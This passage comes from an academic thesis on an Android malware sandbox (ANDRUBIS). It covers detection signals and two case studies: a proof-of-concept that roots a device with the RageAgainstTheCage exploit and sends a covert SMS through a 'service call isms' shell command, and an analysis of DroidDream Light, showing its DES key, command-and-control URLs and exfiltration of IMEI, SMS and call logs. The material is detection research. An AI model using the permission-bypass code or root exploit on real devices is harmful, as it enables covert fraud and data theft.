  - **Intersection**: Count frequency of all used files and **remove** all files used in an empty run of ANDRUBIS (`anubis_vanilla.log`) to reduce the background noise of the system.

  These modes are supported for other frequency distributions as well.

- **Frequency Distribution of Process/Thread Creation**
  This statistic provides a quick overview of processes and threads created during analysis of an APK with ANDRUBIS. Table 5.2 shows an example where the user ID of the APK (10044) spawns 6656 new processes called `rageagainstthec`.

Count	User ID	Effective User ID	Name
6656	10044	10044	rageagainstthec
17	0	0	adbd
15	0	0	app_process
14	0	0	zygote
7	0	0	sh

Table 5.2: Frequency distribution of top 5 created processes in analysis of `z4root.apk`.

- **Frequency Distribution of Dynamic Loaded Libraries**
  This statistic extracts libraries form the log files which where dynamically loaded during analysis of an APK with ANDRUBIS.

Count	Dynamically Loaded Libraries
2	libandroidterm.so

Table 5.3: Frequency distribution of dynamically loaded libraries in analysis of `z4root.apk`.

Malicious Signal Detection

While the *event aggregation* part mostly aims to assist in manual reviews and to generate an overview of interesting system activities, the *signal detection* part of the post analysis script tries to extract actual signals that indicate potential malicious high-level activities. Some of the signals, like the `SIG_FORK_BOMB`, provide a strong indication of exploitation. Other signals, like `SIG_SENT_SMS`, indicate high-level activity which are not malicious per se, but can e.g. be used to prove a permission bypass, if there would be no `SEND_SMS` permission in the manifest as demonstrated in Section 6.1.

`VmiAnalyzer.py` currently detects the following signals:

- ***SIG_BIN_SU***: `/bin/su` has been called during execution of an analyzed APK.
  This signal is triggered if files with `bin/su` in their name are accessed. This is a strong indicator that a program tries to switch to super-user.

```
1 VMI Signal: Called /bin/su
2 Description: /bin/su has been called during execution of analyzed APK!
3 Number of occurrences: 23
4 Data:
```

```
5    3 /system/bin/su), (const char**, argv, [su, ]
6    4 /system/xbin/su
7    3 /sbin/su), (const char**, argv, [su, ]
8    3 /system/xbin/su), (const char**, argv, [su, ]
9    3 /system/sbin/su), (const char**, argv, [su, ]
10   4 /system/bin/su
11   3 /vendor/bin/su), (const char**, argv, [su, ]
```

Listing 5.14: Example of a bin/su VMI signal

- ***SIG_FORK_BOMB***: A Fork Bomb has been detected (huge amount of sys_fork).
  This signal is triggered if more than 20,000 `sys_fork` system calls are detected in the VMI logs. A fork bomb tries to reach the maximum number of simultaneous processes allowed in the underlying Linux system. This technique is for example used by the *Rage Against the Cage* exploit as described in Section 5.3.3. An extremely high amount of `sys_fork` system calls is usually a very reliable indicator for a fork bomb.

```
1 VMI Signal: Fork bomb
2 Description: Fork Bomb has been detected (Huge amount of sys_fork).
3 Number of occurrences: 1105029
```

Listing 5.15: Example of a Fork Bomb VMI signal

- ***SIG_SH_CMD***: A shell process has been forked with the same UID as the APK.
  This signal is triggered if the UID of the analyzed application creates a process named `sh`. This is an interesting event, because normal applications usually do not execute programs through the shell.

```
1 VMI Signal: App executes shell commands
2 Description: Shell process has been forked with UID of APK
3 Number of occurrences: 2
4 Data:
5   UID: 10044 EUID: 10044 name: sh
```

Listing 5.16: Example signal of a shell process which has been forked by an APK

- ***SIG_NATIVE_LIB***: The application dynamically loaded a native library.
  This signal is triggered if libraries were dynamically loaded during the execution of the APK.

```
VMI Signal native lib loaded
Description: The application dynamically loaded a native library
Number of occurrences: 1
Data:
  dlopen_open libandroidterm.so
```

Listing 5.17: Example signal of dynamically loaded libraries

- ***SIG_SENT_SMS***: The application sends one or more SMS.
  This signal is triggered if the `AT-command` responsible for instructing the GSM modem to send an SMS is written to the `/dev/qmi` device. More specifically, we are looking for a command starting with `AT+CMGS`[13] to be read/written by the `sys_read` or `sys_write` system call.

```
VMI Signal sent sms
Description: The application sends SMS
Number of occurrences: 1
Data:
  250.222860, Syscall sys_read, 52979, (unsigned int, fd, 0xa), (char*,
      buf, 'AT+CMGS=46OK9OK02000114.4000,E,1,01,,,,,,,,*47OK010"OK'), (
      size_t, count, 0xfa0)
```

Listing 5.18: Example signal of sent SMS

- ***SIG_DIAL***: The application initiates one or more phone calls.
  This signal is triggered if the `AT-command` responsible for instructing the GSM modem to initiate a phone call is written to the radio driver. `ATD` followed by a plus symbol, a star symbol or a number is used to instruct the GSM modem to initiate a phone call.

- ***SIG_EXT_STOR***: The application performs read/write operations to external storage.
  This signal is triggered, if files in `/sdcard/` or `/mnt/sdcard/` are accessed.

- ***SIG_CAM***: The application accesses the camera.
  This signal is triggered, if the `/system/lib/libcamera_client.so` is opened or if `/system/media/audio/ui/camera_click.ogg` is accessed. This sound file is usually played when the camera takes a photo.

[13]The AT+CMGS command sends an SMS message to a GSM phone (see `http://www.diafaan.com/sms-tutorials/gsm-modem-tutorial/at-cmgs-text-mode/`)

Malicious Signal Patterns

There are many more patterns to detect malicious signals that could be used to extend our VMI post processing script.
For example, the output below indicates that the GPS module was utilized by an application and could be used to build generic rules that would detect this behavior in other VMI traces.

```
1572.476823, Syscall sys_open, 52957, (const char*, filename, '/system/lib/hw
    /gps.goldfish.so'), (int, flags, 0x20000), (int, mode, 0x0)
1572.478262 dlopen_open 52957 gps.goldfish.so 0x80600000
1572.478294 dlopen_dynsym 52957 gps.goldfish.so 0x80600000
    gps__get_gps_interface 0x80600b95
1572.478351 dlsym 52957 gps.goldfish.so 0x80600000 HMI 0x80602040
1572.478584 called_function_raw base: 52957 pc: 0x80600b95
1572.478624 called_function 52957 gps.goldfish.so 0x80600000
    gps__get_gps_interface 0x80600b95 0x38d490 0x48574454 0x80600b95 0
    x80600ba1
```

Listing 5.19: Part of a VMI trace of an APK that uses GPS

Now that we have the methodology, infrastructure and analysis scripts in place, we can discuss how the results generated by ANDRUBIS can be interpreted. In the next chapter we take a closer look at the reports and explain them on the basis of two case studies.

CHAPTER 6

Case Studies

6.1 Low-Level Permission Bypass - Proof of Concept

In this case study, we want to proof that it is possible to send SMS messages without `SEND_SMS` permission and therefore go undetected by TaintDroid or Droidbox. At the same time, we want to demonstrate that our VMI approach, which works on the lowest possible level, is capable of detecting this permission bypass.

6.1.1 Proof of Concept App

Our proof-of-concept is an Android application with a native code component. Basically, two steps are required to stealthy send SMS messages by not using the Android API:

1. **Get root access**
   In order to be able to send commands via `/system/bin/service`, we need to get root access. For that purpose, we leverage z4root.apk which uses the `RatC` exploit previously described in Section 5.3.3. The source code of the z4root application is hosted in a Google Code repository[1].

2. **Send SMS by sending commands to /system/bin/service**
   We utilize the Android service command `/system/bin/service` to directly send an SMS message via the `isms` service.
   An alternate approach would be to connect to the RIL (Radio Interface Layer) socket at `rild` or to `/dev/socket/rild-debug` and directly send commands to control the GSM modem. This would probably be one of the stealthiest ways to issue commands to the

[1] `https://code.google.com/p/z4root/source/browse/`

GSM modem, since there are no intermediate systems like Android IPC. Ideally, the socket handling and RIL command assembly would be implemented in a small binary.

In any case, there will be commands passed to the GSM modem to send an SMS or place a phone call. With VMI we aim to intercept communication and log this activity.

We changed the implementation of `z4root` to execute our proof of concept when the button on the main screen is clicked. Other functionality like *permanent root*, *temporary root* or *unroot* have been removed. When the button on the start screen is clicked, `z4root` executes the `RatC` exploit to gain root access. Right after root access was gained, we open a shell and execute a service command to send an SMS:

```
1 final int[] processId = new int[1];
2 final FileDescriptor fd = jackpal.androidterm.Exec.createSubprocess("/system/
    bin/sh", "-", null, processId);
3 final FileOutputStream out = new FileOutputStream(fd);
4
5 // send sms via service call
6 write(out, "service call isms 5 s16 \"11111111\" i32 0 i32 0 s16 \"EvilSms,
    not seen by Taindroid/Droidbox\"");
```

Listing 6.1: Send SMS via service call

Our version of `z4root` only requests two permissions: `android.permission.WAKE_LOCK` and `android.permission.INTERNET`, but would also work without them.

Service Commands

The `/system/bin/service` interface grants direct access to Android services by sending parcels via the Binder IPC framework to a service in the Android application framework or to a hardware service. The service command is mostly undocumented and constants are not guaranteed to stay the same across different Android versions. The first parameter, `call`, indicates that we want to send a command to a service. The second parameter, `isms`, specifies the actual target service. Usually, there are 20 or more services available. The `isms` service can be used to send SMS messages. Other interesting services are `phone`, `wifi` or `hardware`. The third parameter, a number, specifies which method of the service should be invoked. In our case, number `5` refers to the `sendText` method. The following parameter pairs of type and data are directly passed to the service method. `s16` indicates that the next parameter is a string and `i32` indicates that the next parameter is an integer. To send an SMS, we need to pass the number of the SMS recipient as a string, two times the number zero and the SMS content as string to the `isms sendText` service function.



Figure 6.1: Send an SMS via the `/system/bin/service`

6.1.2 Analysis Results

VMI system-level analysis allows us to reproduce the actions our modified version of `z4root.apk` performed during analysis. We can take a closer look into the generated `anubis.log` file to see what we can learn about the analyzed application.

The `z4root.apk` application gets assigned a UID when installed on ANDRUBIS. In our case the UID is: 10044.

The first action by the application is to start a new process called `zygote`, which is responsible of creating the DalvikVM and launching the application:

```
2023 SystemMonitor: wake_up_new_task table base: 44308 new table base:44308 PID: 446
                    TGID: 445 UID: 10044 EUID: 10044 name: zygote
2023 Syscall sys_open, 44308, (const char*, filename, '/data/app/com.z4mod.z4root2-1.apk'),
                              (int, flags, 0x20000), (int, mode, 0x0)
2023 Syscall sys_read, 44308, (unsigned int, fd, 0x1c), (char*, buf, 0x40516e18),
                              (size_t, count, 0x1)
```

The `table base 44308` can be used to further track this process/user/application.

After the application is initialized and ANDRUBIS triggered the button on the start screen, `z4root` checks if it is running on an already rooted device. For that purpose, it tries to find-/execute the `su` command:

```
2024 SystemMonitor: wake_up_new_task table base: 44308 new table base:44325 PID: 454
                    TGID: 454 UID: 10044 EUID: 10044 name: Thread-9
2024 Syscall sys_execve, 44325, (const char*, filename, '/sbin/su'),
                                (const char**, argv, '[su, ]'),
2024 Syscall sys_execve, 44325, (const char*, filename, '/vendor/bin/su'),
                                (const char**, argv, '[su, ]'),
2024 Syscall sys_execve, 44325, (const char*, filename, '/system/sbin/su'),
                                (const char**, argv, '[su, ]'),
2024 Syscall sys_execve, 44325, (const char*, filename, '/system/bin/su'),
                                (const char**, argv, '[su, ]'),
2024 Syscall sys_execve, 44325, (const char*, filename, '/system/xbin/su'),
                                (const char**, argv, '[su, ]'),
```

Since the ANDRUBIS environment is not rooted by default, all calls to `su` fail. The application now tries to get root access by running the RATC (Rage against the Cage) exploit [24]:

```
2033 SystemMonitor: wake_up_new_task table base: 42117 new table base:44330
                    PID: 460 TGID: 460 UID: 10044 EUID: 10044 name: sh

# make rageagainstthecage binary executable
2033 Syscall sys_execve, 44330, (const char*, filename, '/system/bin/chmod'),
                                (const char**, argv, '[chmod, 777, /data/data/com.
                                 z4mod.z4root2/files/rageagainstthecage, ]'),

# execute rageagainstthecage binary
2033 Syscall sys_execve, 44330, (const char*, filename, '/data/data/com.z4mod.
                                 z4root2/files/rageagainstthecage'),
                                 (const char**, argv, '[/data/data/com.z4mod.
                                 z4root2/files/rageagainstthecage, ]'),

2038 SystemMonitor: wake_up_new_task table base: 42118 new table base:44330
                    PID: 468 TGID: 468 UID: 10044 EUID: 10044 name: rageagainstthec
```

We can retrace all steps of the exploit in our system-level log: RATC first enumerates running processes to find the PID of the system daemon `adbd`. It then spans more than 6,000 processes until the Android OS' process limit is reached. Finally, it kills `adbd`, which is subsequently restarted by the OS and would normally drop its root privileges via `setuid` right afterwards. The latter, security-critical step is, however, prevented by the fact that RATC has already spawned the maximum number of processes.

```
# enumerate processes to find adbd (PID 47)
2033 Syscall sys_open, 42118, (const char*, filename, '/proc/1/cmdline'),
                              (int, flags, 0x20000), (int, mode, 0x0)
2033 Syscall sys_read, 42118, (unsigned int, fd, 0x6), (char*, buf, 0xbed16b18),
                              (size_t, count, 0xff)
...
2033 Syscall sys_open, 42118, (const char*, filename, '/proc/47/cmdline'),
                              (int, flags, 0x20000), (int, mode, 0x0)
2033 Syscall sys_read, 42118, (unsigned int, fd, 0x6), (char*, buf, 0xbed16b18),
                              (size_t, count, 0xff)

# fork processes until RLIMIT_NPROC
2038 Syscall sys_fork, 42118, ()
2038 SystemMonitor: wake_up_new_task table base: 42118 new table base:44414
                    PID: 462 TGID: 462 UID: 10044 EUID: 10044 name: rageagainstthec
...
[6645 sys_fork calls omitted]
...
2055 Syscall sys_fork, 42118, ()
2055 SystemMonitor: wake_up_new_task table base: 42118 new table base:35686
                    PID: 7107 TGID: 7107 UID: 10044 EUID: 10044 name: rageagainstthec

# kill adbd process (PID 47)
2055. Syscall sys_kill, 44414, (pid_t, pid, 0x2f), (int, sig, 0x9)
```

Figure 6.2: Excerpt from the system-level log for the RageAgainstTheCage exploit.

After root access has been acquired, the `isms` service is called to send an SMS.

```
# creating root shell (UID: 0)
2064 SystemMonitor: wake_up_new_task table base: 35699 new table base:44417
                    PID: 7118 TGID: 7118 UID: 0 EUID: 0 name: sh

# call isms service as root
2064 Syscall sys_execve, 44417, (const char*, filename, '/system/bin/service'),
                                (const char**, argv, '[service, call, isms, 5,
                                 s16, 11111111, i32, 0, i32, 0, s16, EvilSms,
                                 not seen by Taindroid/Droidbox, ]'),

# isms service sends AT-Command to RIL driver to send SMS
2064 called_function 52370 libreference-ril.so 0xae500000 at_send_command_sms
                     0xae503805 0xd880 0xd890 0xae503fa0 0x100ffd04

2064.986842 SystemMonitor: do_exit table base: 44436 PID: 7118 TGID: 7118 name: service
```

By logging the data written/read by `sys_write` and `sys_read` system calls in `vmi_read_write_data.log`, we are able to capture GSM status messages and AT-Commands. Below we can see that that an `AT+CMGS`[2] command was issued, which is used to send an SMS message. The `sys_write` system call writes the PDU which encapsulates the SMS message.

```
2064 Syscall sys_read, 52357, (unsigned int, fd, 0x4), (char*, buf,
    'AT+CMGS=46OK9OK020001f6964ffffffffffffffffffffffffOK020001K020001'),
    (size_t, count, 0xfa0)
2064 Syscall sys_write, 52370, (unsigned int, fd, 0xb), (char*, buf,
    '000100088111111111000027457b9a3d6dcf5920f79b0e9a97cb6e90380fa286d36eb2
     fc9d26bf88f2779a2c7ee301'), (size_t, count, 0x5e)
```

The PDU *000100088111111111000027457b9a3d6dcf5920f79b0e9a97cb6e90380fa286d36eb2 fc9d26bf88f2779a2c7ee301* can be decoded as:

PDU Type	SMS-SUBMIT, Flags: TP-RD (Reject duplicates)
TP Message Reference	Mobile equipment sets reference number
Number	11111111
Number info	Unknown type of address, ISDN/telephone numbering plan (E.164/E.163)
Protocol Identifier	SME-to-SME protocol
Data Coding Scheme	General Data Coding groups, uncompressed, default alphabet, no message class set
User Data Length	39 characters, 35 bytes
User Data	EvilSms, not seen by Taindroid/Droidbox

Table 6.1: Decoded PDU. JavaScript PDU Mode SMS Decoder: http://smspdu.benjaminerhart.com/

As discussed in the previous chapter, these `AT-Commands` are quite unique and can be used to automatically detect sending of SMS messages or initiating phone calls. Also, signals like fork bombs can be automatically detected (see Listing 6.3).

At the same time, the standard ANDRUBIS log, relying on Dalvik VM level monitoring, does not contain any information that hints that a root exploit was executed and that an SMS message was sent (despite the application has no `SEND_SMS` permission).

[2] `http://www.diafaan.com/sms-tutorials/gsm-modem-tutorial/at-cmgs-text-mode/`

```
VMI Signal fork bomb
Description: Fork Bomb has been detected (Huge amount of sys_fork).
Number of occurrences: 647768

VMI Signal called /bin/su
Description: /bin/su has been called during execution of analyzed APK!
Number of occurrences: 23
Data:
  3 /system/bin/su), (const char**, argv, [su, ]
  4 /system/xbin/su
  3 /sbin/su), (const char**, argv, [su, ]
  3 /system/xbin/su), (const char**, argv, [su, ]
  3 /system/sbin/su), (const char**, argv, [su, ]
  4 /system/bin/su
  3 /vendor/bin/su), (const char**, argv, [su, ]

VMI Signal app executes shell commands
Description: Shell process has been forked with UID of APK
Number of occurrences: 2
Data:
  UID: 10044 EUID: 10044 name: sh

VMI Signal sent sms
Description: The application sends SMS
Number of occurrences: 1
Data:
  312.727114, Syscall sys_read, 52979, (unsigned int, fd, 0x4),
              (char*, buf, 'AT+CMGS=46OK9OK0200010,N,1314.
              4000,E,1,01,,,,,,,,*4704000101K020001'), (size_t, count, 0xfa0)

VMI Signal native lib loaded
Description: The application dynamically loaded a native library
Number of occurrences: 1
Data:
dlopen_open libandroidterm.so
```

Figure 6.3: Signals automatically extracted by the post analysis script.

6.2 Analyzing DroidDream Light Malware with ANDRUBIS

In this case study, we want to demonstrate the capabilities of ANDRUBIS using only Taintdroid and Droidbox output, but no VMI. We will analyze the behavior of a malicious APK[3] from the `Genome Project` [61]. Since we are not making use of VMI, we will base our behavior description on `ttanalyze.xml`, the XML report generated by ANDRUBIS and on the network dump. Both files are publicly available via the ANDRUBIS submission platform[4].

The malicious APK we picked, is part of the `DroidDream Light` malware family which itself is part of the bigger `DroidDream` malware family. We have selected `DroidDream Light`, because it triggers a very wide set of Taintdroid and Droidbox detection capabilities. For other more sophisticated malware families, especially if they make use of native code, Taintdroid and Droidbox alone can only deliver a limited view of the malware behavior. For these, we recommend to make use of VMI as well.

The version of `DroidDream Light` we analyzed in this case study roughly performs the following actions:

- It decrypts a list of C&C servers.
- It encrypts information about the device (IMEI, IMSI, all installed apps).
- Encrypted device information is sent to a C&C server.
- It copies all SMS messages, contacts, call logs and Google user account into files and uploads them compressed to the C&C servers.

The sample therefore behaves similar to the version described by Trendmicro [15]. According to Trendmicro, `DroidDream Light` malware does not employ exploits, which we can confirm. The version we analyzed did not only upload IMEI, IMSI and a list of installed apps though, but also uploaded SMS messages, contacts, call logs and the Google account username. Furthermore, the key used for encryption differed from the key we observed.

6.2.1 Analysis Results

For this case study, we will analyze the content of the `ttanalyze.xml` report in chronological order and describe the behavior of the `DroidDream` malware on the basis of data points in the report.

The report starts with some generic information about the APK, like supported API-level and MD5 and SHA1 hash of the analyzed file. Afterwards, a *static analysis* section will describe

[3] SHA1: 420da9b6bca2df0cbbdef4e3b418766341dfc2b6

[4] View files used for this analysis online: `https://anubis.iseclab.org/?action=result&task_id=15fa92a621bc9ae64bd4f251c3e5a6de1`

features about the application gathered by static analysis. For space reasons we shortened this part here[5].

```
<analysis api-level="6" file-size="187386" md5="d6980f84eac7179455b43907866f2564"
name="420da9b6bca2df0cbbdef4e3b418766341dfc2b6.apk" report-version="0.5"
sha1="420da9b6bca2df0cbbdef4e3b418766341dfc2b6">
  <report_version>
    <major>0</major>
    <minor>5</minor>
  </report_version>

  <static-analysis>
    <activities>
      <activity name="com.options.list.TodoList">
        <intent-filter action="android.intent.action.MAIN"
          category="android.intent.category.LAUNCHER"/>
      </activity>
      <activity name="com.google.ads.AdActivity"/>
    </activities>
    <services>
      <service name="com.options.list.strategy.service.CelebrateService"/>
    </services>
    <broadcast-receivers>
      <broadcast-receiver name="com.options.list.strategy.core.RebirthReceiver">
        <intent-filter action="android.intent.action.BOOT_COMPLETED"
          category="android.intent.category.DEFAULT"/>
      </broadcast-receiver>
      ....
    </broadcast-receivers>
    <providers/>
    <used-libraries/>
    <required-permissions>
      <required-permission name="android.permission.INTERNET"/>
      <required-permission name="android.permission.ACCESS_NETWORK_STATE"/>
      <required-permission name="android.permission.WRITE_EXTERNAL_STORAGE"/>
      <required-permission name="android.permission.INTERNET"/>
      <required-permission name="android.permission.READ_PHONE_STATE"/>
      <required-permission name="android.permission.RECEIVE_BOOT_COMPLETED"/>
      <required-permission name="android.permission.ACCESS_NETWORK_STATE"/>
      <required-permission name="android.permission.READ_CONTACTS"/>
      <required-permission name="android.permission.READ_SMS"/>
      <required-permission name="android.permission.GET_ACCOUNTS"/>
    </required-permissions>
    <used-permissions>
      <used-permission name="android.permission.SEND_SMS">
        <call>
          <m1>
          Lcom/options/list/strategy/service/Tools/sendSms(Ljava/lang/String;
            Ljava/lang/String; Landroid/app/PendingIntent;)Z
          </m1>
        </call>
        ......
      </used-permission>
    </used-permissions>
    <features>
      <feature required="true">android.hardware.telephony</feature>
      <feature required="true">android.hardware.touchscreen</feature>
```

[5]Full report, including static analysis, can be downloaded at `https://anubis.iseclab.org/?action=result&task_id=15fa92a621bc9ae64bd4f251c3e5a6de1`

```
    </features>
    <urls>
      <url>http://schemas.android.com/apk/res/</url>
      ....
    </urls>
    <general-apk-info>
      <application-name>com.options.list</application-name>
      <valid_manifest>True</valid_manifest>
      <valid_zipfile>True</valid_zipfile>
      <valid_androguard_zipfile>True</valid_androguard_zipfile>
      <uses-native-code>False</uses-native-code>
      <uses-dynamic-code>False</uses-dynamic-code>
      <uses-reflection>False</uses-reflection>
      <uses-crypto>True</uses-crypto>
    </general-apk-info>
    <certificate>
      <owner>CN=ja, OU=ja, O=naj, L=naj, ST=naj, C=naj</owner>
      ....
    </certificate>
    <embedded-files/>
  </static-analysis>

  <dynamic-analysis>
  ....
```

The *dynamic analysis* part of the report contains all data points, that have been recorded by Taintdroid, Droidbox and ANDRUBIS specific extensions.

In this section, operations dealing with networking, file I/O and cryptography, are particularly interesting. If one of these operations occurs, a *file-operation*, a *network-operation* or a *crypto-operation* event is created. If sensitive information like SMS leaves the (Dalvik) system through networking or file operations a special *leak* event is created instead of a normal event. The following briefly explains the most important event types in the *dynamic analysis* section of the report. All events are represented as XML and have a *seconds* attribute indicating how many seconds after analysis start the event occurred. Some operations wrap a text-section representing the data that have been passed to this operation.

- **Crypto-operations**
  For all encryption and decryption operations the used cipher algorithm, the used key and the plaintext data are recorded.

- **Network-operations**
  Network operations can occur as *network-read* or as *network-write* events. For all events, data received or sent, the host and the port number will be recorded.

- **File-operations**
  File operations can occur as *file-read* or as *file-write* events. The recored events will include the data read or written, the file name and the file path.

- **Data-leaks**
  This event is a special form of a network operation or a file operation. It occurs, if tainted

sensitive data is leaving the Dalvik VM. Examples for data leaks operations are a *network-leak* or a *file-leak*. Additionally to the data section which contains the leaked data, there is also a *tag* attribute which indicates which data has been leaked. Most common are *TAINT_IMEI*, *TAINT_IMSI*, *TAINT_SMS* and *TAINT_CALL_LOG*.

The *dynamic analysis* section is also where the first interesting signals of the analyzed malware started appearing. The excerpt below shows that at second 13 of the analysis a service called *com.options.list.strategy.service.CelebrateService* was started. In this case, the service was started directly by the ANDRUBIS stimulation engine which starts all services found during the static analysis phase of the APK.

```
<dynamic-analysis>
...
<started-services>
  <service seconds="13.1458189487">
    com.options.list.strategy.service.CelebrateService
  </service>
  ...
</started-services>
```

Shortly after the service has started, `DroidDream Light` starts to decrypt a list of Command and Control (C&C) servers. These server URLs will be used later to upload sensitive data. As we can see in the snippet below, the C&C server list is decrypted with `DES` and the key: `hhr5[0x88]7v[0x84]`.

```
<crypto-key algorithm="DES" key="68, 68, 72, 35, 88, 37, 76, 84" seconds="14.14652"/>
<crypto-op algorithm="DES" operation="decryption" seconds="15.1456458569">
  Feed3Proxy9=http://oucameyed.com/qicp.jsp
  Feed3Proxy9=http://iuoytread.com/kmet.jsp
  UploadProxy7=http://oucameyed.com/
  UploadProxy7=http://iuoytread.com/
</crypto-op>
```

The next operation is again a cryptographic operation, but this time data are encrypted. The malware tries to hide the data that are sent to the server by encrypting it. The excerpt below shows that IMEI, IMSI and a list of all installed applications is encrypted with `DES` and the same key as above. It is worth mentioning here, that although IMEI and IMSI are being encrypted, Taintdroid still maintains a taint tag on this data as long as it does not leave the Dalvik VM.

```
<crypto-key algorithm="DES" key="68, 68, 72, 35, 88, 37, 76, 84" seconds="44.144384"/>
<crypto-op algorithm="DES" operation="encryption" seconds="47.1454150677">
  &lt;IMEI&gt;357242043237517&lt;/IMEI&gt;
  &lt;IMSI&gt;310005123456789&lt;/IMSI&gt;
  &lt;/MobileInfo&gt;
  &lt;PackageName&gt;com.options.list&lt;/PackageName&gt;
  &lt;/ClientInfo&gt;
  &lt;InstalledProductInfo&gt;&lt;Product name="Network Location"
    package="com.google.android.location" ver="100" /&gt;
  ...
  &lt;Product name="Settings Storage" package="com.android.providers.settings"
  &lt;Product name="Google Services Framework" package="com.google.android.gsf"
</crypto-op>
```

The data which was encrypted in the previous step is now uploaded to one of the C&C servers. As we can see below, the actual data, although encrypted, are marked as a `network-leak` with tags `TAINT_IMEI` and `TAINT_IMSI`. The first data point `network-write` shows sending of a POST request header to `oucameyed.com` (one of the C&C servers) and the second data point `network-leak` shows the request body, in this case the encrypted data (shortened).

```
<network-write seconds="58.1466388702">
  <host>oucameyed.com</host>
  <port>80</port>
  <data>POST /qicp.jsp HTTP/1.1
        Accept: */*
        Connection: Keep-Alive
        Content-Type: application/octet-stream
        User-Agent: Dalvik/1.4.0 (Linux; U; Android 2.3.4; generic Build/GRJ22)
        Host: oucameyed.com
        Content-Length: 5528
        Accept-Encoding: gzip
  </data>
</network-write>
```

```
<network-leak seconds="62.1477198601" tag="TAINT_IMEI, TAINT_IMSI">
  <host>oucameyed.com</host>
  <port>80</port>
  <data>.....................r...t............)?...........U.......2...g0......n
[more data]
        .....&gt;............dT.........U.......
  </data>
</network-leak>
```

After `DroidDream Light` has collected all SMS messages (sent and received messages), it writes them in a file called */data/data/com.options.list/files/sms7*. Since tainted sensitive data leaves the system (Dalvik VM), all file write operations that contain SMS are marked with a taint tag `TAINT_SMS`. The content of the write operations clearly shows that SMS messages, with which the ANDRUBIS system was seeded, are written to the file.

```
<file-write seconds="73.1461229324">
  <path>/data/data/com.options.list/files/sms7.</path>
  <data>Inbox:</data>
...
<file-leak operation="write" seconds="76.1450219154" tag="TAINT_SMS">
  <path>/data/data/com.options.list/files/sms7.</path>
  <data>0800123456789|0800123456789|Hi! How are you? My password: dkeu!k</data>
</file-leak>

<file-write seconds="76.1454360485">
  <path>/data/data/com.options.list/files/sms7.</path>
  <data>Outbox:</data>
</file-write>

<file-leak operation="write" seconds="76.1457178593" tag="TAINT_SMS">
  <path>/data/data/com.options.list/files/sms7.</path>
  <data>0131337|0131337|Hi Bob, how are you?</data>
</file-leak>
...
```

After SMS messages have been written to a file, the malware uploads the content of that file as a compressed stream to the C&C server.
The first entry shows that the malware now reads all SMS messages which it previously wrote to a file.
The second entry shows the POST request header. This time the header is annotated with IMEI and IMSI taint tags, because IMSI and IMEI are leaked via URL parameters in the request.
The third entry shows the actual transfer of the SMS messages as a compressed stream. The content is the data that was read in the first entry from */data/data/com.options.list/files/sms7*.

```
<file-leak operation="read" seconds="79.1467840672" tag="TAINT_SMS">
  <path>/data/data/com.options.list/files/sms7.</path>
  <data>Inbox:
        123456|123456|Hi There MILANO
        0815123456789|0815123456789|Hello World!
        0815123456789|0815123456789|Hello World!
        0800123456789|0800123456789|Hi! How are you? My password: dkeu!k

        Outbox:
        0131337|0131337|Hi Bob, how are you?
        0800123456789|0800123456789|Thx!
  </data>

</file-leak>
```

```
<network-leak seconds="80.1472449303" tag="TAINT_IMEI, TAINT_IMSI">
  <host>oucameyed.com</host>
  <port>80</port>
  <data>
  POST /s?PhoneType=generic&amp;Version=7.0&amp;PhoneImei=357242043237517&amp;
    PhoneImsi=310005123456789 HTTP/1.1
  Accept: */*
  Connection: Keep-Alive
  Content-Type: application/octet-stream
  User-Agent: Dalvik/1.4.0 (Linux; U; Android 2.3.4; generic Build/GRJ22)
  Host: oucameyed.com
  Content-Length: 141
  Accept-Encoding: gzip
  </data>
</network-leak>

<network-write seconds="80.1473720074">
  <host>oucameyed.com</host>
  <port>80</port>
  <data>
    H.........K........242615......R....!....E.........&gt;...~.............)s..
    ...T...GjNN...Bx~QN...").....".../..&lt;2..&lt;.................../...W...T(H,..
    .../J...RH...N-U.............-.........................F...................d
    .^...B2*....L.F......
  </data>
</network-write>
```

After the SMS messages were uploaded to the server, `DroidDream Light` starts collecting contacts from the phone book and writes them to */data/data/com.options.list/files/contact7* in `vcard` format, even though it was not detected that contacts are uploaded to any C&C server. Maybe the app crashed, before it could upload the file.

```
<file-write seconds="93.1440269947">
  <path>/data/data/com.options.list/files/contact7.</path>
  <data>BEGIN:VCARD
        VERSION:2.1
        N:;Bob;;;
        FN:Bob
        TEL;HOME:013-1337
        END:VCARD

        BEGIN:VCARD
        VERSION:2.1
        N:;Alice;;;
        FN:Alice
        TEL;HOME:080-012-3456789
        END:VCARD
  </data>
</file-write>
```

At second 97 of the analysis, the malware starts collecting call logs and writes them to */data/data/com.options.list/files/calllog8*. Again, the data section of the write operation matches the calls the ANDRUBIS system has been seeded with. Write operations with call log data are marked as `file-leak` and have the `TAINT_CALL_LOG` taint tag.

```
# write call log to file
<file-write seconds="97.1460268497">
  <path>/data/data/com.options.list/files/calllog8.</path>
  <data>Log:</data>
  </file-write>
<file-leak operation="write" seconds="98.1465089321" tag="TAINT_CALL_LOG">
  <path>/data/data/com.options.list/files/calllog8.</path>
  <data>MissedCallLog:null,2013-05-19 12:48:35,0815123456789,0</data>
</file-leak>
<file-leak operation="write" seconds="98.1468338966" tag="TAINT_CALL_LOG">
  <path>/data/data/com.options.list/files/calllog8.</path>
  <data>OutCallLog:Alice,2013-04-05 09:29:54,0800123456789,0</data>
</file-leak>
...
<file-leak operation="write" seconds="98.1476428509" tag="TAINT_CALL_LOG">
  <path>/data/data/com.options.list/files/calllog8.</path>
  <data>OutCallLog:Bob,2013-04-03 15:12:02,0131337,2</data>
</file-leak>
<file-leak operation="write" seconds="99.1468229294" tag="TAINT_CALL_LOG">
  <path>/data/data/com.options.list/files/calllog8.</path>
  <data>InCallLog:null,2012-12-18 17:42:55,0131337,2</data>
</file-leak>
...
```

Next, the call logs are uploaded to the C&C server. Again, the previously created file is read and then sent compressed in the body of a POST request to the server.

```
<file-leak operation="read" seconds="99.1476988792" tag="TAINT_CALL_LOG">
  <path>/data/data/com.options.list/files/calllog8.</path>
  <data>Log:
        MissedCallLog:null,2013-05-19 12:48:35,0815123456789,0
        OutCallLog:Alice,2013-04-05 09:29:54,0800123456789,0
        OutCallLog:Alice,2013-04-04 09:24:05,0800123456789,2
        OutCallLog:Alice,2013-04-03 15:12:41,0800123456789,2
